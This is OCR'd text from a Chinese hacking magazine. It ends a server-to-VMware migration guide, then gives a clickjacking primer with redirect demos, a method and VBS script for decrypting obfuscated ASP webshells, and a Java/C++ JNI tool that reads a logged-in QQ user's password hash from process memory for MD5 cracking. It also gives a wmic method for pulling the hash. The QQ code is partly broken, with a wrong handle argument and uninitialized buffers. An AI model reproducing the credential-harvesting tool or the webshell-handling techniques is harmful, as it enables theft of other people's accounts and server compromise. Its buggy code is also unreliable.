


图 26 选择驱动




图 27 执行命令




图 28 卸载网卡

重启PE系统，让系统从硬盘启动，现在不会再出现蓝屏了，而是直接进入系统。

进入系统后右击“我的电脑”，选择“属性”，在弹出的“系统属性”对话框中选择“高级”标签页，点击其中的“环境变量”按钮来查看之前设置的环境变量。

当前用户“Administrator”的“TEMP”及“TMP”变量和“系统变量”中的“TEMP”及“TMP”变量均设置在“D:\Temp”，如图 22 所示。

这是我做系统的习惯，这样系统分区就不会因临时文件而产生太多的磁盘碎片。同样的，虚拟内存文件也是设置在D盘。但有同行认为，虚拟内存应设置在C盘，而我查阅资料也没有得到统一的说法，也不明原因，希望高手、大虾告知。

如果有与我同样设置的朋友下面一定会遇到一个问题：之前Ghost备份时，仅仅只对C盘进行操作，而还原后也仅有C盘，因此系统不可能找到临时文件夹及虚拟内存，这样会造成一个问题，系统中需要使用到这两处的程序都会出错、无法执行或部分功能失效，如图23所示。这个问题困扰了我很久很久，也是在一次无意的操作中才知道了实际的原因。

图23中杀毒软件McAfee被禁用了，即使手工启用，很快又会被设置成禁用。动态无法获取到IP地址，这点让我觉得很奇怪，因为获取IP的过程中根本不会涉及到临时文件夹和虚拟内存的使用，而设置好以上两项时，IP就能快速的获取到。

之前我们已经手工添加过第二块硬盘，将其用来存放Ghost文件，只要进入“计算机管理”中的“磁盘管理”为其指定盘符为D盘即可，如图 24 所示。

图 24 中光驱为D盘，这里和大家分享一下我的经验。不要删除光驱的D盘，而是直接更改为E盘，然后再将D盘分配给第二块硬盘，即磁盘1。

直接删除光驱的D盘再分配E盘，可能会造成D盘仍然被系统占用，必须重新启动系统后方可再次在盘符分配列表中看到D盘。

在指定完盘符后到D盘手工建立Temp文件夹，这里也要说明，**变量中指定的路径如果文件夹不存在，系统不会自动创建，必须手工建立**，如图 25 所示。

在进入系统时会弹出“安装新硬件”的对话框，我们选择硬盘控制器驱动文件所在的文件夹即会在列表中列出可用的驱动名。经过反复测试，本例选择“**LSI Adapter, SAS 3000 series, 8-port with 1068 StorPort**”，也就是说VMWare ESX 4中的SCSI控制器“LSI Logic SAS”对应的就是这个驱动，如图 26 所示。

既然是移植，那么就必须使用完全一样的设置，IP地址也不例外。但是原IP地址被物理服务器系统的网卡占用了，到了虚拟机中再设置此IP时会提示IP已经被占用，因此必须把原网卡在“设备管理器”中删除。

但一般的方法无法在“设备管理器”中找到并删除原网卡，需要经过特殊处理。首先打开CMD命令行，在其中分别顺序执行“**set devmgr_show_nonpresent_devices=1**”和“**start devmgmt.msc**”命令。前一句的作用是设置隐藏设备为可见，后一句为继承当前系统环境执行“设备管理器”，如图 27 所示。

在“设备管理器”中点击“查看”菜单，选中“显示隐藏的设备”，此时再点开“网络适配器”就能看到原物理服务器系统上的网卡名称了，本例为“Realtek RTL8139 Family PCI Fast Ethernet NIC”。接着我们将其卸载，如图 28 所示。

其实还有一种方式，就是在Ghost之前直接将网卡删除。本例保留了网卡，是为了不破坏原物理服务器系统的完整性。剩下的就是重新启动系统，设置原IP地址即可正常使用了。千万记住，在使用虚拟机系统前，一定要把原来的物理服务器系统关闭哦，否则IP地址和主机名都会冲突的，还会引起域操作的问题。

编辑点评：*很详细的一篇关于系统移植的强文，很喜欢！大家如果没有看得太明白，一定要反复地逐句理解，收获会很大的哦！*

浅谈 Clickjack 技术

从本期开始，为了更有针对性，类别将分的更细，大家可以根据自己的实际情况直接阅读相应类别的文章。

文 Demon @ 定南中学

从本文你可以学到：

1、了解 Clickjack

2、实现简单的 Clickjack

在早期的网页欺骗技术中，有钓鱼网站以及 URL 欺骗。钓鱼网站大家应该再熟悉不过了，有些技术高明的攻击者能配合各种技术，使其钓鱼网站极其仿真，使一些有经验的朋友也无法辨认真假。但大多数钓鱼网站还是没有质量的，而且我们有各种杀毒软件的防范，以至于现在钓鱼网站已经很难再网住有经验的用户。而 URL 欺骗也是老手段了，其中也包括了用户对网站的信任度，如下面一段代码：




图 1　按钮劫持正常的网页

```
<html>
<body>
<a href="http://www.attack..com">www.163.com</a>
</body>
</html>
```

本段代码的功能大家应该都知道，是在点击了名称为www.163.com的超链接后指向我们指定的恶意 web 页面。但是，有经验的用户把鼠标指针移动到连接上后，IE 左下角状态栏中会显示真实的地址，使我们的成功率大大降低。

那么这里我们引进了一种新的技术，名曰 Clickjack 技术。先简单介绍一下：**Clickjack 技术是最新发现的跨浏览器攻击漏洞，其影响包括各类主流浏览器，如IE、Firefox、Safari、Opera 及 Adobe Flash，此漏洞在 OWASP NYC AppSec 2008 大会上公布。**

为什么说 Clickjack 技术影响很大呢？主要是防范难！一般的恶意网页是包含 JavaScript 代码，但是 Clickjack 不需要 JavaScript，它主要靠 DHTML，所以即使用户禁用了 JavaScript，依然起不到防御效果。

Clickjack 技术分类比较多，但主要还是以 Flash 和网页劫持为主，这里我们来介绍网页劫持。Clickjack 技术在网页劫持中千变万化，甚至可以配合 CSS 来达到效果。由于笔者对 CSS 不太了解，所以这里我们只用 DHTML 以及小段 JavaScript 实现小小的 Clickjack 效果。

我们介绍两种劫持，一是按钮劫持，二是超链接劫持。

按钮劫持

请看如下代码：

```
<html>
<title>jacking</title>
<body>
<script type="text/javascript">
function jack()
{
window.location.href="http://www.google.com"
}
</script>
<input type="submit" name="Submit" value="提交"  / onclick="javascript:jack()" >
</body>
</html>
```

保存为 1.htm，打开后如图 1 所示。

点击“提交”，发现转向了 www.google.com，原本要submit提交表单的按钮却转向了指定的网站。

大家可能会说这样的利用方式很苛刻。的确，要利用起来确实不是很方便，这里仅仅是提供个思路。如果说要利用，可能要各位看官深入探究了，这也不是一篇文章就能够让大家体会的。

那么我们接下来介绍下一种思路，更加开拓的劫持方式——超链接劫持。

超链接劫持

代码直接贴出，如下：

```
<html>
<title>jacking</title>
<body>
<script type="text/javascript">
function jack()
{
document.getElementById("newurl").href="http://www.google.com"
}
</script>
<a href="http://www.163.com" id="newurl" onclick="jack()">www.163.com</a>
</body>
</html>
```

这和前面的代码有异曲同工之妙，相信大家都能够看懂，效果是指向 www.163.com 的信任网站最后被引向了 www.google.com。我们以此为思路，不断变换，是不是觉得很有意思呢？相信结合这些劫持技术，一定会使成功率大大加倍。

Clickjack 技术在国内是不流行的，因为需要非常强的代码能力才能写出完美的劫持代码。在我看来，Clickjack 技术博大精深，只因笔者才疏学浅，没有能力向大家展示 Flash 方面以及更深层次的 Clickjack 技术，还望见谅。

在网页劫持上，我们还能引用 HTML+TIME 技术，下期再与大家分享此种技术的原理和攻击方法，欢迎大家指出错误观点，来“黑手”论坛与我交流，我的 ID 叫：Demon。

编辑点评：

Clickjack 技术在国外很流行，还有一些网站和组织针对此种技术进行研究。

asp 解密浅谈

文 suwey

从本文你可以学到：

1、了解 asp 加密的方式

2、逆向对 asp 解密

前段时间暗组发布了2010版的webshell，对于我等自己不会写webshell的菜菜来说，当然是一件好事。但是我们都知道，webshell 的作者们为了木马的免杀效果，一般都采用各种方法对代码进行了加密。当然，也不排除那些居心不良的人为了方便自己而加入后门。这样，我们澎湃的学习激情总是被无情的密文挡在了解密的门槛下！今天这篇文章就是为了和大家分享一下自己在 asp 解密方面的一点点心得，发扬共享精神。

还记得自己第一次接触到webshell大马时，当时也想解密掉那神奇的代码，痛痛快快地一览乾坤！可惜那时候刚接触 asp 不久，勉强看懂了一段加密函数：**Function MorfiCoder(Code):MorfiCoder=Replace(Replace(StrReverse(Code),"/*/",""""),"*\",vbCrlf):End Function**，大概知道是把“/*/”换成“"""”。然后就对着那代码，一个字母一个字母的对，写了十几行终于受不了了，那次尝试就此作罢。

但是，揭开代码神秘面纱的事情倒是没停止过。当然，我们可以在网上找到一些未加密版本，但是肯定找不到每一个木马的未加密版本，我觉得自己能够解密还是有必要的。曾经自己构造页面，然后拷贝函数，一段一段的解密，花费的时间不短，但终于还是解出来了。

现在总结了自己的一些经验和教训，就和大家分享一下自己认为很简单，并且实用的解密方法吧！

首先我要说的是，只要是可以在大众计算机上运行的 asp 木马，不论它如何加密，都是可以很轻松的解出来的。估计现在有人要说我在说大话了吧？没事，听我接着说，为什么加密后的代码可以正常在我们一般的电脑上运行呢？当然是我们的计算机知道如何解开！

再问一句，为什么我们的计算机会知道怎么解呢？只有两种原因（这里以我目前见到过的为准，没见到过的就不在讨论范围内了）：一，**加密方式是一种公认的加密方式；二，加密的解密函数已经写好了。**

看到这里就明白了吧？第一种中的公认加密方式就是经常会在asp木马里面见到的 vbs.encode 加密，我们的浏览器可以自己解密，而且很容易就可以下到它的解密工具，这里就不重点讨论了。

那么第二种呢？我们需要把每个加密函数看懂，然后自己解吗？不用！我现在要告诉你的是：你根本不需要懂那加密的函数，这就是我说的，无论它如何加密都可以解开的原因。

来看一下暗组 2010 的加密版（*这里说加密版是因为发布之后暗组管理员已经解密了该版本，并且清除了里面的后门*），代码如下：

```
Public Const sDefaultWHEEL1 = """U6M>↑@5a:1u O38cy˜+=C?E˜#&rFoR{✓JS$dZ'<—TVbm]tplkI9GP→2,%[f·↓AL4H}0B*i^hq¦KvwWjs;7(_)xgQXY.|e×/zND\n"
Public Const sDefaultWHEEL2 = "<FX4r 37x@NJ5.T>vqbLeB#˜=u$]˜oZVIH/m9l×¦+h(2Rytn↓6·&""?EzAM:0%_YS✓g)PjWK↑f'D\8[10,Us^d*cp{Q—}i|wCG;a→k"

Function Decrypt_PRO(sINPUT , sPASSWORD )
Dim sWHEEL1, sWHEEL2
Dim k, i, c
Dim sRESULT
sWHEEL1 = sDefaultWHEEL1: sWHEEL2 = sDefaultWHEEL2
ScrambleWheels sWHEEL1, sWHEEL2, sPASSWORD
sRESULT = ""
For i = 1 To Len(sINPUT)
c = mid(sINPUT, i, 1)
k = InStr(1, sWHEEL2, c, vbBinaryCompare)
If k > 0 Then
sRESULT = sRESULT & mid(sWHEEL1, k, 1)
Else
sRESULT = sRESULT & Addpass(c,sPASSWORD)
End If
sWHEEL1 = LeftShift(sWHEEL1): sWHEEL2 = RightShift(sWHEEL2)
Next
Decrypt_PRO = sRESULT
End Function
```

这里还没写完，因为太长了。很明显，可以看出是通过一种加密工具加密的。先不说了解函数本身的难度有多大，只要看到前面两个散列密匙，估计大多数朋友都不愿再看下去了吧？没关系，放着，咱们不用理它，我们直接看结尾，相关代码如下：

```
if Session("hhqTeBAhS")="" then
crypt_PRO=replace(crypt_PRO,"峁",Chr(37)&">")
code=Decrypt_PRO(crypt_PRO,Key)
code=replace(code,"嫊",vbCrLf)
Session("hhqTeBAhS")=code
end if
execute(Session("hhqTeBAhS"))
```

这里也有一个函数哦，嘿嘿，还是不用看，我说的是最后一句“**execute(Session("hhqTeBAhS"))**”。整个代码里面，只有这一处有 execute。为什么要看 execute 呢？因为几乎所有的 asp 木马都是用这个函数开始输出代码的，所以我们解密就要盯着它！

对于自定义的加密方式，有一点是可以肯定的，只要木马可以运行，那么它需要的解密函数都已经在那个木马文件里面了！既然木马用 execute 来将代码输出并执行，那么我们换个思维：让木马不用输出执行，而是直接输出到一个文件里面。

既然想到了，我们就做吧！把execute那一行换掉。换成啥呢？我把那里修改成如下的代码：

```
if Session("hhqTeBAhS")="" then
crypt_PRO=replace(crypt_PRO,"峁",Chr(37)&">")
code=Decrypt_PRO(crypt_PRO,Key)
code=replace(code,"嫊",vbCrLf)
Session("hhqTeBAhS")=code
end if

<%
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.CreateTextFile(server.mappath("go.asp"),True)
thisfile.Write(""&Session("hhqTeBAhS")& "")
%>
```

保存好后，我们在asp环境里运行下现在的这个文件，看看在同一个目录下是不是生成了 go.asp 文件？别慌，还不能运行，我们需要给 go.asp 文件手动加上asp标记“<%”和“%>”。现在再运行看看，是不是已经成功了！

打开 go.asp 文件看看代码，是不是已经解密了！好了，到这里，原理大家都明白了，但还有点问题，这种木马里面只有一个 execute，我们找到它并进行修改替换即可。如果遇到的木马文件中有多个 execute 呢？我们岂不是要先找到它们，然后一点点的复制粘贴？当然，这样做肯定不会有错，也一定可以解出来，但是稍显麻烦。这里我写了一个脚本给大家，代码如下：

```
on error resume next
encodefile="encode.asp"    '可自定义需要解密的文件名
decodefile="decode.asp"  '可自定义生成解密中间代码的文件名
lastfile="last.asp"     '可自定义生成的最终解密后的文件名
msgbox "使用前请确定需要解密的文件代码未经过 encode 加密！",vbokonly,"注意："
set fs=createobject("scripting.filesystemobject")
set f=fs.getfile(encodefile)
set file=fs.opentextfile(f.path,1)
set dfile=fs.opentextfile(decodefile,8,true,0)
str=file.readall
dstr=replace(str,"execute","c_suwey_c")
dstr=dstr & "<%sub c_suwey_c(c):set cf=server.createobject(""scripting.filesystemobject""):set cfile=cf.opentextfile(server.mappath("""&lastfile&"""),8,true,0):c=""<""&""%""&c&""%""&"">"":cfile.write(""""&c&""""):cfile.close:set cf=nothing:set cfile=nothing:end sub%>"
dfile.writeline dstr
dfile.close
msgbox "请运行目录下的"&decodefile&"运行后会生成解密后文件"&lastfile,vbokonly,"注意："
set fs=nothing
set f=nothing
set file=nothing
set dfile=nothing
```

我们把需要加密的 asp 文件命名为 encode.asp，注意先自己用工具去掉 encode 加密。将该文件和这个脚本（*将代码写到记事本里，保存为 *.vbs 即可*）放在同一个目录下，运行脚本后，会生成一个 decode.asp 文件。

然后我们在 asp 环境里运行一下 decode.asp，就会在同一目录下看到一个名为 last.asp 的文件，那个文件就是解密好了的 asp 木马，并且自动加上了“<%%>”asp 标记。但是，是不是 last.asp 就可以运行了呢？我自己测试了一下，不一定哦！

对了！前面提到的“暗组 2010”的那个文件是可以直接运行的，但是对于那种一个木马里面有很多个 execute 函数的文件，是不可以直接运行的。因为我们只是输出了加密后的代码，没有加密的代码没放到 execute 函数里面，是无法输出的，这样就会导致木马代码的缺失。

当然，我这里只是自动解出所有加密过的密文，至于没有加密的密文，那就不用解密了，大家可以手动合成一下，也可以写一个工具来自动合成，这个就靠大家各显神通啦！

我今天主要就是分享一下这个想法，如果有些木马不是用的 execute 函数，而是用 eval 函数将 execute 函数放到加密的代码里面，这样这个脚本就失效啦。但是原理还是一样的，不管你怎么加密，都可以照着这个思路解开，而且一些 vbs 加密的代码也可以这样解密哦！总之，大家可以自由发挥，我想说的就到这咯！

（*文章中所涉及的相关代码及工具都已经收录在本期光盘*）

编辑点评：*呵呵，小编我试了一下，源代码就这么赫然呈现在眼前，真的很爽哦！大家还不赶紧试试！*

JNI 打造 QQHash 获取器

文 莫继闹 / 吴双[中国调用门安全小组]

前置知识：Java、c++

从本文你可以学到：

1、了解 QQ 密码的加密方式

2、学习 C++ 中调用 Java 编译的头文件

JNI 是 Java Native Interface 的缩写，中文为 Java 本地调用，它可以调用本地系统的动态链接库文件。因为 Java 语言只是面向应用层的语言，对系统底层根本不支持，有的时候我们可能需要对本地系统进行一些硬件访问，那就必须用到 JNI 技术了。

下面就以 Windows 为平台，开发一个 QQHash 获取器。先来看下程序主界面，如图 1 所示。




图 1　程序界面

该程序的功能主要是获取正在登录 QQ 的密码 Hash 值。QQ 密码是经过一次 MD5 加密后再进行一次 BASE64 加密，所以我们主要是从内存中读取加密后的 QQ 密码，然后进行 BASE64 解密。

那怎么破解 MD5 密文呢？这部分就看各位的发挥了，一般是拿到在线 MD5 破解网站去破解，能不能破解成功就得看你的人品了。

那 QQ 密码怎么会在内存中呢？我们来根据 QQ 版本进行分析吧。如果

是2008版，可以依次选择QQ菜单上的**“好友与资料”->“更新好友”**，然后QQ就会重新启动来刷新QQ好友。它的启动信息里面就包含如下的信息：

```
/SessionType:3 /START QQUIN:329057584 PWDHASH:zMWoJ0Pm+ey7wDm3bDZHaw== /STAT:10 /EMB_HWND:0 /NOAUTOSCAN
```

看到加密的QQ密码没有？就是PWDHASH后面的**zMWoJ0Pm+ey7wDm3bDZHaw==**。

那2009版的QQ如何知道密码数据呢？因为它没有那个“更新好友”功能，为此我研究了几分钟，得出结论：既然QQ的启动参数里包含密码，那如果我通过QQ菜单启动QQ游戏，那里面也应该包含密码信息吧？

说做就做，马上通过QQ菜单启动QQ游戏，然后呢？是不是要用什么WinHex十六进制工具查看内存找密码信息呢？呵呵，其实没必要那么麻烦，既然QQ的登录（QQ2008）或QQ游戏可以传入参数，那么我们通过查看进程，应该可以查看到进程信息的。

好了，试下就知道了，在CMD下输入**wmic**进入wmic命令控制台，再输入**process**，找到对应的进程名就能看到QQ密码了。

路人甲：既然你可以通过process命令查看到加密后的密码信息，你写这个软件不是多此一举？其实我也这么认为，而且程序的通用性也不强，只是针对QQ2008进行设计，因为2008的密码在内存中的地址是固定的。

其实我开发这个小程序的主要目的是让大家一起来认识一下JNI，还有就是学习下BASE64解密，方便直接拿MD5密文去破解。

好了，下面进入主题吧。本程序主要由两个部分组成，一个Java文件，另一个是C++编写的dll文件。按照JNI的开发流程，就先说下Java文件，关键代码如下：

```
/*定义一个获取进程pid的int方法，要用native去声明，以便告诉jvm这只是个调用动态链接库文件的一个接口，具体实现在动态链接库文件中进行*/
public native int getProcessId();
/*定义一个获取内存中QQ密码的void方法，要用native去声明，以便告诉jvm这只是个调用动态链接库文件的一个接口，具体实现在动态链接库文件中进行*/
public native void getPass(int pid);
```

接着在Java的main方法中加载动态链接库文件，代码如下：

```
try{
    System.loadLibrary("ReadQqPass");
    }catch(UnsatisfiedLinkError x){
    JOptionPane.showMessageDialog(null, "在当前目录下找不到getpass.dll文件");
     return;
      }
```

接下来就是那个按钮事件了，代码如下：

```
//清空文本框信息
showTextArea.setText("");
//调用dll中的getProcessId方法去获取进程pid并返回给变量i
int i = getProcessId();
//传入进程pid给dll中的getPass方法获取QQ密码
getPass(i);
//返回
return;
```

Java的关键代码讲完了，其中还有个BASE64解密的方法，我就不说了，自己看代码吧。

当编写完了之后，就用Javac命令把Java文件编译成class文件，然后再用Javah ReadQqPass命令把这个名为ReadQqPass.class的文件编译，获得一个对应的ReadQqPass.h头文件。等下进行dll文件编写的时候，要包含这个头文件。

到这里，Java的内容基本讲完了，下面来说下dll文件吧，关键代码如下：

```
#include "stdafx.h"
#include <stdio.h>
#include <windows.h>
#include <Tlhelp32.h>
#include <iostream.h>
#include "ReadQqPass.h"
#include "malloc.h
//获取进程id的接口
JNIEXPORT void JNICALL Java_ReadQqPass_getPass (JNIEnv *, jobject, jint)
{
//由于这个接口只是获取进程的pid，所以完全是c代码的编写，就不作介绍了
 … …
}
//获取QQ密码的进程接口
JNIEXPORT void JNICALL Java_ReadQqPass_getPass(JNIEnv * env, jobject obj, jint Pid)
{

//判断获取进程PID
if(Pid==0)
{
MessageBox(NULL,"还没有运行QQ","警告",NULL);
return;
}
//打开进程
HANDLE hProcess=OpenProcess(PROCESS_ALL_ACCESS,FALSE,Pid);
if(hProcess==NULL)
{
MessageBox(NULL,"打开进程失败","警告",NULL);
return;
}

//读取内存中的内容
char *str=new char[MAX_PATH];
int flag = ReadProcessMemory((void *)0x00001D10,(LPCVOID)0x0015232C,str,strlen(str)+1,NULL);
::CloseHandle(hProcess);
if(flag==0)
{
MessageBox(NULL,"还没有执行'QQ菜单'-->'好友与资料'-->'更新好友'或者你使用的不是QQ2008版","警告",NULL);
return;
}
//根据长度判断是否获取了密码值
if(strlen(str)<55)
{
MessageBox(NULL,"还没有执行'QQ菜单'-->'好友与资料'-->'更新好友'或者你使用的不是QQ2008版","警告",NULL);
return;
}
//分割获取字符串指定的QQ密码
str = strstr(str,":") + 1;
str = strtok(str,"/");
//把本地的char转换为Java的string类型
jstring rtn = 0;
int slen = strlen(str);
unsigned short * buffer = 0;
if( slen == 0 )
rtn = (env)->NewStringUTF(str );
else
{
int length = MultiByteToWideChar( CP_ACP, 0, (LPCSTR)str, slen, NULL, 0 );
buffer = (unsigned short *)malloc( length*2 + 1 );
if( MultiByteToWideChar( CP_ACP, 0, (LPCSTR)str, slen, (LPWSTR)buffer, length ) >0 )
rtn = (env)->NewString( (jchar*)buffer, length );
}
if( buffer )
free( buffer );
/*调用Java文件中的base64_md5方法进行BASE64解密*/
//获取调用本接口的class类名
jclass c = (jclass)(env->GetObjectClass(obj));
//获取类中的方法的id
jmethodID m=env->GetMethodID(c,"base64_md5","(Ljava/lang/String;)V");
//调用这个方法
env->CallVoidMethod(obj,m,rtn);
return;
}
```

代码就基本讲完了，上面的dll文件的编写是不是跟平时写的dll文件有很大的不同？为什么要这么写呢？看下ReadQqPass.h这个头文件，里面它是这么定义的：

```
JNIEXPORT void JNICALL Java_ReadQqPass_getPass
  (JNIEnv *, jobject, jint);
JNIEXPORT jint JNICALL Java_ReadQqPass_getProcessId
  (JNIEnv *, jobject);
```

这个就相当于平时写win dll的导出函数一样，具体的一些细节还要各位去网上搜索一下。由于版面问题，关于JNI就不能写得太过于具体，最后来看下程序的运行结果，如图2所示。

